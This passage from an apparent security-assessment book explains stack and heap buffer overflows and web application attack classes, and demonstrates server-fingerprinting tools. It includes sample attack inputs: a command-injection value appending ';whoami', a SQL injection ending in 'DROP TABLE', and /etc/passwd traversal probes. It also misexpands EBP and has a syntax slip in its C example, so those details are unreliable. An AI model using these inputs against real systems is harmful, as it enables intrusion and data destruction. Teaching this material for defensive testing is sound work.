
Figure 4.6 POP



Notice that [C] has been removed from the stack.

Stacks are used in modern computing as a method for passing arguments to a function, and are also used to reference local function variables. On x86 processors, the stack is said to be inverted, meaning that the stack grows downwards (see Figure 4.7).

Figure 4.7 Inverted Stack




As stated earlier, when a function is called, its arguments are pushed onto the stack. The calling function's current address is also pushed onto the stack, so that the function can return to the correct location once the function is complete. This is referred to as the saved EIP or saved Instruction Pointer. The address of the base pointer is also then saved onto the stack.

Let's look at the following snippet of code:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int  foo()
{
       char buffer[8];      /* Point 2 */
       strcpy(buffer, "AAAAAAAAAAAAAAAAAAAA";
                            /* Point 3 */
       return 0;
}
int main(int argc, char **argv)
{
       foo();        /* Point 1 */
       return 1;     /* address 0x08801234 */
}
```


During execution, the stack frame is set up at Point 1. The address of the next instruction after Point 1 is noted and saved on the stack with the previous value of Efficiency Bandwidth Product (EBP) (see Figure 4.8).

Figure 4.8 Saved EIP




Next, space is reserved on the stack for the buffer char array (see Figure 4.9).

Figure 4.9 Buffer Pushed Onto the Stack




Now, lets examine if the *strcpy* function was used to copy six As or ten As, respectively (see Figure 4.10).

Figure 4.10 Too Many A's



The example on the right shows the start of a problem. In this instance, the extra As have overrun the space reserved for buffer [8], and have begun to overwrite the previously stored [EBP]. The *strcpy*, however, also completely overwrites the saved EIP. Let's see what happens if we copy 13 *A*s and 20 As, respectively (see Figure 4.11).

Figure 4.11 Bang!




In Figure 4.11, we can see that the old EIP value was completely overwritten. This means that once the *foo()* function was finished, the processor tried to resume execution at the address "*A A A A*" (*0x41414141*). Therefore, a classic stack overflow attack aims at overflowing a buffer on the stack in order to replace the saved EIP value with the address of the attacker's choosing.

Heap-based Overflows

Variables that are dynamically declared (usually using *malloc* at run time) are stored on the heap. The operating system in turn manages the amount of space allocated to the heap. In its simplest form, a heap-based overflow can be used to overwrite or corrupt other values on the heap (see Figure 4.12).

Figure 4.12 Simple Heap Layout



In the example above, we can see that the buffer currently holding "A A A A" is overflowing and the potential exists for the PASSWORD variable to be overwritten. Heap-based exploitation was long considered unlikely to produce remote code execution, since it did not allow an attacker to directly manipulate the value of EIP. However, developments over the past few years have changed this dramatically. Function pointers that are stored on the heap become likely targets for being overwritten, allowing the attacker to replace a function with the address to malicious code. Once that function is called, the attacker gains control of the execution path.

CGI and Default Page Exploitation

In the past, Web servers often shipped with a host of sample scripts and pages to demonstrate either the functionality of the server or the power of the scripting languages it supported. Many of these pages were vulnerable to abuse and databases were soon cobbled together with lists of these pages.

In 1999, RFP released Whisker, a Perl-based CGI scanner that had the following design goals:

- **Intelligent** Conditional scanning, reduction of false positives, directory checking
- **Flexible** Easily adapted to custom configurations
- **Scriptable** Easily updated by just about anyone
- **Bonus Features** IDS evasion, virtual hosts, authentication brute forcing

Whisker was the first scanner that checked for the existence of a subdirectory before firing off thousands of requests to files within it. It also introduced RFP's *sendraw()* function, which was then put into a vast array of similar tools, because it had the socket dependency that is a part of the base Perl install. RFP eventually re-released whisker as LibWhisker, an API to be used by other scanners. According to its README, Libwhisker:

- Can communicate over HTTP 0.9, 1.0, and 1.1
- Can use persistent connections (keep-alives)
- Has proxy support
- Has anti-IDS support
- Has Secure Sockets Layer (SSL) support
- Can receive chunked encoding
- Has non-block/timeout support built in (platform-dependant)
- Has basic and NT Lan Manager (NTLM) authentication support (both server and proxy)

Nikto from *http://www.cirt.net* runs on top of Libwhisker, and until recently was probably the CGI scanner of choice. The guys at *Cirt.net* maintain plug-in databases, which are released under the GPL and are available on their site. A brief look at a few database entries follows:

```
"apache","/.DS_Store","200","GET","Apache on Mac OSX will serve the
.DS_Store file, which contains sensitive information. Configure Apache to
ignore this file or upgrade to a newer version."
"apache","/.DS_Store","Bud1","GET","Apache on Mac OSX will serve the
.DS_Store file, which contains sensitive information. Configure Apache to
ignore this file or upgrade to a newer version."
"apache","/.FBCIndex","200","GET","This file son OSX contains the source of
the files in the directory.
http://www.securiteam.com/securitynews/5LP0O005FS.html"
"apache","/.FBCIndex","Bud2","GET","This file son OSX contains the source of
the files in the directory.
http://www.securiteam.com/securitynews/5LP0O005FS.html"
"apache","//","index of","GET","Apache on Red Hat Linux release 9 reveals
the root directory listing by default if there is no index page."
```

By examining the line in **bold** above, we get a basic understanding of how Nikto determines whether or not to report on the "FBCIndex bug." A detailed view of the record layout follows:

Table 4.1 Record Layout

apache	/.FBCIndex	200	GET	This file son OSX contains the source of the files in the directory. www.securiteam.com/securitynews/5LP0O005FS.html

- Column 1 indicates the family of the check.
- Column 2 is the request that will be submitted to the server.
- Column 4 is the method that should be used.
- Columns 3 and 5 are combined to read, "If the server returns a 200, then report "This file son…"

This test will come back false positive if a server is configured to return a 200 for all requests. Nikto attempts to make intelligent decisions to cut down on false positives, and based on pre-defined thresholds, will point out to the user if it believes it is getting strange results:

```
+ Over 20 "OK" messages, this may be a by-product of the server answering
all requests with a "200 OK" message. You should manually verify your
results.
```

The biggest problem was not just realizing that a server was sending bogus replies, but deciding to scan the server anyway. Enter SensePost's Wikto scanner. Wikto is an open source scanner written in C# that uses Nikto's databases but with a slightly modified method of operation. While traditional scanners relied heavily on the server's return code, Wikto did not attempt to presuppose the servers default response. The process is described as:

1. Analyze request–extract the location and extension.
2. Request a nonexistent resource with same location and extension.
3. Store the response.
4. Request the real resource.
5. Compare the responses.
6. If the responses match then the test is negative; else the test is positive.

This sort of testing gives far more reliable results and is currently the most effective method of CGI scanning.

Web Application Assessment

Custom-built Web applications have quickly shot to the top of the list as targets for exploitation. The reason why they are targeted so often is found in a quote attributed to a famous bank robber who was asked why he targeted banks. The reply was simply because "that's where the money was."

Before we examine how to test for Web application errors, we must gain a basic understanding of what they are and why they exist. HTTP is essentially a stateless medium, which means that for a statefull application to be built on top of HTTP, the responsibility lies in the hands of the developers to manage the session state. Couple this with the fact that very few developers traditionally sanitize the input they receive from their users, and you can account for the majority of the bugs.

Typically, Web application bugs fall into one of the following classes:

- Information Gathering Attacks
- File System and Directory Traversal Attack

- Command Execution Attack
- Database Query Injection Attacks
- Cross Site Scripting
- Impersonation Attacks (Authentication and Authorization)
- Parameter Passing Attacks

Information Gathering Attacks

These attacks attempt to glean information from the application that the attacker will find useful in compromising the server/service. These range from simple comments in the HTML document to verbose error messages that reveal information to the alert attacker. These sorts of flaws can be extremely difficult to detect with automated tools, which by their nature are unable to determine the difference between useful and innocuous data. This data can be harvested by prompting error messages or by observing the servers responses.

File System and Directory Traversal Attacks

These sorts of attacks are used when the Web application is seen accessing the file system based on user-submitted input. A CGI that displayed the contents of a file called *foo.txt* with the URL *http://victim/cgi-bin/displayFile?name=foo* is clearly making a file system call based on our input. Traversal attacks would simply attempt replacing *foo* with another filename, possibly elsewhere on the machine. Testing for this sort of error is often done by making a request for a file that is likely to exist: */etc/passwd* or *\boot.ini*, comparing the results to a file that most likely will not exist, such as */jkhweruihcn* or similar *jiberish*.

Command Execution Attacks

These sorts of attacks can be leveraged when the Web server uses user input as part of a command that is executed. If an application runs a command that includes parameters "tainted" by the user without first sanitizing it, the possibility exists for the user to leverage this sort of attack. An application that allows you to ping a host using CGI *http://victim/cgi-bin/ping?ip=10.1.1.1* is clearly running the ping command in the backend using our input as an argument. The idea as an attacker would be to attempt to chain two commands together. A reasonable test would be to try: *http://victim/cgi-bin/ping?ip=10.1.1.1;whoami*.

If successful, this will run the *ping* command and then the *whoami* command on the victim server. This is another simple case of a developer's failure to sanitize the input.

Database Query Injection Attacks

Most custom Web applications operate by interfacing with some sort of database behind the scenes. These applications make calls to the database using a scripting language such as the Structured Query Language (SQL), and a database connection. This sort of application becomes vulnerable to attack once the user is able to control the structure of the SQL query that is sent to the database server. This is another direct result of a programmer's failure to sanitize the data submitted by the end user.

SQL introduces an additional level of complexity with its capability to execute multiple statements. Modern database systems introduce even more complexity due to the additional functionality built into these systems in the form of stored procedures and batch commands. These stored procedures can be used to execute commands on the host server. SQL insertion/injection attacks attempt to add valid SQL statements to the SQL queries designed by the application developer, to alter the application's behavior.

Imagine an application that simply selected all of the records from the database that matched a specific QUERYSTRING. This application would match a Uniform Resource Locator (URL) like [a] to a snippet of code like [b].

[a] *http://victim/cgi-bin/query.cgi?searchstring=BOATS*

[b] *SELECT * from TABLE WHERE name = 'BOATS'*

Once more we find that an application which fails to sanitize the users input could fall prone to having input that extends the SQL query as in [c] and [d].

[c*] http://victim/cgi-bin/query.cgi?searchstring=BOATS' DROP TABLE—*

[d] *SELECT * from TABLE WHERE name = 'BOATS'*

It is not trivial to accurately and consistently identify (from a remote location) that query injection has succeeded, which makes automatically detecting the success or failure of such attacks tricky.

Cross-site Scripting

Cross-site scripting vulnerabilities have been the death of many a security mail list with literally hundreds of these bugs found in Web applications. They are also often misunderstood. During a cross-site scripting attack, an attacker uses a vulnerable application to send a piece of malicious code (usually JavaScript) to a user of the application. Since this code runs in the context of the application, iy has access to objects like the users cookie for that site. It is for this reason that most cross-site scripting (XSS) attacks result in some form of cookie theft.

Testing for XSS is reasonably easy to automate, which in part explains the high number of such bugs found on a daily basis. A scanner only has to detect that a piece of script submitted to the server was returned sufficiently unmangled by the server in order to raise a red flag.

Authentication and Authorization

Authentication and authorization attacks aim at gaining access to resources without the correct credentials. Authentication specifically refers to how an application determines who you are, while authorization refers to the application limiting your access to only that which you should see.

Due to their exposure, Web-based applications are prime candidates for authentication brute-force attempts, whether they make use of NTLM, Basic Authentication, or Forms Based authentication. This can be easily scripted and many open-source tools offer this functionality.

Authorization attacks, however, are somewhat harder to automatically test because programs find it near impossible to detect if the applications haves made a subtle authorization error (e.g., if I logged into Internet banking and saw a million dollars in my bank account I would quickly realize that some mistake was being made; however, this is near impossible to consistently do across different applications with an automated program.

Parameter Passing Attacks

A problem that consistently appears in dealing with forms and user input is that of how exactly information is passed to the system. Most Web applications use HTTP forms in order to capture and pass this information to the system. Forms use several methods for accepting user input, from free form text areas to radio buttons and check boxes. It is pretty common knowledge that users have the ability to edit these form fields (even the hidden ones) prior to form submission. The trick lies not in the submission of malicious requests, but rather in how we can determine if our altered form had any impact at all on the Web application.


Open Source Tools

This section aims to discuss some of the tools used most often when conducting tests on Web servers and Web applications. Like most assessment methodologies, attacking Web servers begins with some sort of intelligence gathering.

Intelligence Gathering Tools

When facing a Web server, the first tool that can be used to determine basic Web server information is the Telnet utility. HTTP is not a binary protocol, which means that we can talk to HTTP using standard text. To determine the running version of a Web server, we can issue a HEAD request to a server through Telnet (see Figure 4.13).

Figure 4.13 HEAD Request to Server through Telnet




```
haroon@intercrastic:~$ telnet victim 80
Trying 192.168.10.1...
Connected to victim.
Escape character is '^]'.
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Thu, 10 Nov 2005 20:21:43 GMT
Server: Apache/1.3.33 (Debian GNU/Linux)
Last-Modified: Fri, 14 Oct 2005 21:56:33 GMT
ETag: "4e8de2-116-43502991"
Accept-Ranges: bytes
Content-Length: 278
Connection: close
Content-Type: text/html; charset=iso-8859-1
```

As seen above, we connected to the Web server and typed in *HEAD/HTTP/1.0.* The server's response gives us the server, the server version, and the base operating system. Using Telnet as a Web browser is not a pleasant alternative for every day use; however, is often valuable for quick tests when we are unsure of how much interference has been added by the Web browser.

Using any reasonable packet sniffer like Ethereal (*http://www.ethereal.com*) while surfing to a site, also allows us to gather and examine this sort of information (see Figure 4.14).

Figure 4.14 Ethereal Dump of HTTP Traffic



```
GET / HTTP/1.1
Host: victim
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.7.12) Gecko/20050922 Firefox/1.0.7 (Ubuntu package 1.0.7)
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive

HTTP/1.1 200 OK
Date: Thu, 10 Nov 2005 20:33:32 GMT
Server: Apache/1.3.33 (Debian GNU/Linux)
Last-Modified: Fri, 14 Oct 2005 21:56:33 GMT
ETag: "4e8de2-116-43502991"
Accept-Ranges: bytes
Content-Length: 278
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1
```

Entire conversation (18937 bytes)

● ASCII ○ EBCDIC ○ Hex Dump ○ C Arrays ○ Raw

In order to fingerprint applications/daemons which speak binary protocols, hackers at THC (*http://www.thc.org*) wrote and released *amap*. *amap* uses a database of submit/response pairs to negotiate with a server to determine its running service (see Figure 4.15).

Figure 4.15 *amap* Against the Web Server

```
haroon@intercrastic:~$ amap -b victim 80
amap v4.7 (www.thc.org) started at 2005-11-10 22:49:57 - APPLICATION MAP
mode


Protocol on 127.0.0.1:80/tcp matches http - banner: HTTP/1.1 200 OK\r\nDate
Thu, 10 Nov 2005 204957 GMT\r\nServer Apache/1.3.33 (Debian
GNU/Linux)\r\nLast-Modified Fri, 14 Oct 2005 215633 GMT\r\nETag "4e8de2-116-
43502991"\r\nAccept-Ranges bytes\r\nContent-Length 278\r\nConnection
close\r\nContent-Type tex
Protocol on 127.0.0.1:80/tcp matches http-apache-1 –
banner: HTTP/1.1 200 OK\r\nDate Thu, 10 Nov 2005 204957 GMT\r\nServer
Apache/1.3.33 (Debian GNU/Linux)\r\nLast-Modified Fri, 14 Oct 2005 215633
GMT\r\nETag "4e8de2-116-43502991"\r\nAccept-Ranges bytes\r\nContent-Length
278\r\nConnection close\r\nContent-Type tex


Unidentified ports: none.


amap v4.7 finished at 2005-11-10 22:50:03
```

This functionality was later added into the popular *nmap* scanner from *http://www.insecure.org* (see Figure 4.16).

Figure 4.16 *nmap* Against the Web Server

```
haroon@intercrastic:~$ nmap -sV -p80 victim
Starting nmap 3.93 ( http://www.insecure.org/nmap/ ) at 2005-11-10 22:52
SAST
Interesting ports on (victim):
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 1.3.33 ((Debian GNU/Linux))


Nmap finished: 1 IP address (1 host up) scanned in 6.271 seconds
```

While excellent for most binary protocols, these utilities did not fare very well with Web servers that had altered or removed their banners. For a little while, information on such servers was not easily obtainable. One technique that sometimes worked was forcing the Web server to return an error message in the hope that the server's error message contained its service banner too (see Figure 4.17).

Figure 4.17 Revealing Banners within HTML Body

```
haroon@intercrastic:~$ telnet secure.victim 80
Trying secure.victim...
Connected to sv
Escape character is '^]'.
GET /no_such_page_exists HTTP/1.0

HTTP/1.1 404 Not Found
Date: Thu, 10 Nov 2005 21:01:43 GMT
Server: TopSecretServer
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD>
<TITLE>404 Not Found</TITLE>
</HEAD><BODY>
<H1>Not Found</H1>
The requested URL /no_such_page_exists was not found on this server.<P>
<HR>
<ADDRESS>Apache/1.3.29 Server at secure.victim Port 80</ADDRESS>
</BODY></HTML>
```

Notice that even though the service banner in has been changed to *TopSecretServer*, the returned HTML reveals that it is running Apache/1.3.29.

Administrators were quick to catch on to this and soon Web servers began springing up with no discernable way to determine what they were running. This changed, however, with the release of the *hmap* tool from *http://ujeni.murkyroc.com/hmap/*. According to its README file:

```
"   "hmap" is a tool for fingerprinting web servers.  Basically, it collects
   a number of characteristics (see: "How it works" below) and compares
   them with known profiles to find a closest match.  The closest match is
   its best guess for the identity of the server.

   This tool will be of interest to system administrators who are trying
   to hide the identity of their server for security reasons.  hmap will
   will help indicate if, after they have applied their hiding techniques,
   it can still be identified.
"
```

Using *hmap* is simple, comprising a python script with a text-based database. We aim the tool at the server in question with the *-p* flag. *hmap* guesses the most likely Web server running, and we can limit the number of guesses returned using the *-c* switch (see Figure 4.18).

Figure 4.18 *hmap* in Action

```
haroon@intercrastic: $./hmap.py -c 3 victim:80
gathering data from: victim:80

                                     matches : mismatches : unknowns
Apache/1.3.23 (RedHat Linux 7.3)           110 :   5 :   8
Apache/1.3.27 (Red Hat 8.0)                110 :   5 :   8
Apache/1.3.26 (Solaris 8)                  108 :   7 :   8
```


hmap was incorporated into the popular Nessus scanner by Michel Arboi of Tenable; therefore, Nessus users also get this benefit. In 2003, however Saumil Shah of Net-Square took this fingerprinting to a new level with the introduction of fingerprinting based on page signatures and statistical analysis. He packaged it into his *httprint* tool, which is available for Windows, Linux, MacOs and FreeBSD. Boasting both a GUI and command line version, *httprint* is also distributed on the Auditor CD bundled with this book (see Figure 4.19).

Figure 4.19 *HTTPrint* vs. Server

```
haroon@intercrastic: $./httprint -h http://victim:80 -s signatures.txt -P0
httprint v0.200 (beta) - web server fingerprinting tool
(c) 2003, net-square solutions pvt. ltd. - see readme.txt
http://net-square.com/httprint/
httprint@net-square.com

--------------------------------------------------
Finger Printing on http://victim:80/
Derived Signature:
Apache/1.3.33 (Debian GNU/Linux)
9E431BC86ED3C295811C9DC5811C9DC5050C5D32505FCFE84276E4BB811C9DC5
0D7645B5811C9DC5811C9DC5CD37187C11DDC7D7811C9DC5811C9DC58A91CF57
FCCC535BE2CE6923FCCC535B811C9DC5E2CE69272576B769E2CE69269E431BC8
6ED3C295E2CE69262A200B4C6ED3C2956ED3C2956ED3C2956ED3C295E2CE6923
E2CE69236ED3C295811C9DC5E2CE6927E2CE6923

Banner Reported: Apache/1.3.33 (Debian GNU/Linux)
Banner Deduced: Apache/1.3.27
Scores:
Apache/1.3.27: 140 84.34
Apache/1.3.26: 139 82.26
Apache/1.3.[4-24]: 139 82.26
```

The tool also dumps the results to HTML for reporting (see Figure 4.20).

Figure 4.20 *httprint* Results



web server fingerprinting report

ost	port	ssl	banner reported	banner deduced	icon	confidence
ictim	80		Apache/1.3.33 (Debian GNU/Linux)	Apache/1.3.27		▬

httprint © 2003 net-square

httprint handles SSL servers natively; however, Telnet can be used to talk to an SSL-based Web server. We can use of the OpenSSL package that is installed by default on most systems and also available at *http://www.openssl.org* (see Figure 4.21).

Figure 4.21 OpenSSL Used to Talk to the HTTPS Server

```
haroon@intercrastic: $openssl
OpenSSL> s_client -connect secure.sensepost.com:443
CONNECTED(00000003)
---
Certificate chain
 0 s:/C=ZA/ST=Gauteng/L=Pretoria/O=SensePost (Pty)
Ltd./OU=Services/CN=secure.sensepost.com
   i:/C=ZA/O=Thawte Consulting (Pty) Ltd./CN=Thawte SGC CA
---
Server certificate
-----BEGIN CERTIFICATE-----
MIIDMDCCApmgAwIBAgIDIRE/MA0GCSqGSIb3DQEBBAUAMEwxCzAJBgNVBAYTAlpB
MSUwIwYDVQQKExxUaGF3dGUgQ29uc3VsdGluZyAoUHR5KSBMdGQuMRYwFAYDVQQD
Ew1UaGF3dGUgU0dDIENBMB4XDTA1MDQxNDA3MTgwMloXDTA2MDQxNDA3MTgwMlow
gYMxCzAJBgNVBAYTAlpBMRAwDgYDVQQIEwdHYXV0ZW5nMREwDwYDVQQHEwhQcmV0
b3JpYTEdMBsGA1UEChMUU2Vuc2VQb3N0IChQdHkpIEx0ZC4xETAPBgNVBAsTCFNl
cnZpY2VzMR0wGwYDVQQDExRzZWN1cmUuc2Vuc2Vwb3N0LmNvbTCBnzANBgkqhkiG
9w0BAQEFAAOBjQAwgYkCgYEAtdBFTc4HxwLRBVFBVA3peeE+u0DA3IIWhB86zdtj
QFIFoCEoha+smGS/eQhTmC8ZrZVt3MbW29GVRwvs6OEGOxb6W2BzVNgTgq/0uv+U
tHIbmv1JAiBgihqafZ05hWqyY/CwBituUpJWsSUKXdpYTMq4unvCpGyudPPUK3TK
NZsCAwEAAaOB5zCB5DAoBgNVHSUEITAfBggrBgEFBQcDAQYIKwYBBQUHAwIGCWCG
SAGG+EIEATA2BgNVHR8ELzAtMCugKaAnhiVodHRwOi8vY3JsLnRoYXd0ZS5jb20v
VGhhd3RlU0dDQ0EuY3JsMHIGCCsGAQUFBwEBBGYwZDAiBggrBgEFBQcwAYYWaHR0
cDovL29jc3AudGhhd3RlLmNvbTA+BggrBgEFBQcwAoYyaHR0cDovL3d3dy50aGF3
dGUuY29tL3JlcG9zaXRvcnkvVGhhd3RlX1NHQ19DQS5jcnQwDAYDVR0TAQH/BAIw
ADANBgkqhkiG9w0BAQQFAAOBgQCgZzVTnuHs63/nc45irHcrxG1HjON1x94A3UtC
mGafU+tpwSMVDeCBgzXwNSIja8VbW14Ce14qg9vvYxr7ggR6glhxNZG89DAOAJCp
b3f8JMDVfRYHG4BIL7geVj+wOelQ+5YG64Rc8xoC1NXEYVAFFMfCpsHP9iEJacnP
0eArqw==
-----END CERTIFICATE-----
subject=/C=ZA/ST=Gauteng/L=Pretoria/O=SensePost (Pty)
Ltd./OU=Services/CN=secure.sensepost.com
issuer=/C=ZA/O=Thawte Consulting (Pty) Ltd./CN=Thawte SGC CA
---
No client certificate CA names sent
---
SSL handshake has read 1384 bytes and written 340 bytes
---
```

```
New, TLSv1/SSLv3, Cipher is DHE-RSA-AES256-SHA
Server public key is 1024 bit
SSL-Session:
    Protocol  : TLSv1
    Cipher    : DHE-RSA-AES256-SHA
    Session-ID:
1B72284B9EF1BA4C192A185640CF61E53A4B958A612658DA4CBC63C00B36F19D
    Session-ID-ctx:
    Master-Key:
0FFA23886B08E1A32570BF1BBD15AF39FA9E28C112B51B65FD94837611AC89B9BD1B1385EB50
33D65681450985ABB173
    Key-Arg   : None
    Start Time: 1131663103
    Timeout   : 300 (sec)
    Verify return code: 21 (unable to verify the first certificate)
---
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Thu, 10 Nov 2005 22:56:28 GMT
Server: Apache/1.3.29 (Unix) mod_ssl/2.8.16 OpenSSL/0.9.7c
Last-Modified: Mon, 17 May 2004 11:05:27 GMT
ETag: "ff3f602a1262d42cdb885327dd029b26bfce86e6"
Accept-Ranges: bytes
Content-Length: 133
Connection: close
Content-Type: text/html

closed
OpenSSL>
```

At this point, we could also make use of *stunnel*, which is another tool that ships by default on the Auditor CD. We use *stunnel* again later, but for now we can use it to handle the SSL while we talk cleartext to the Web server behind it.

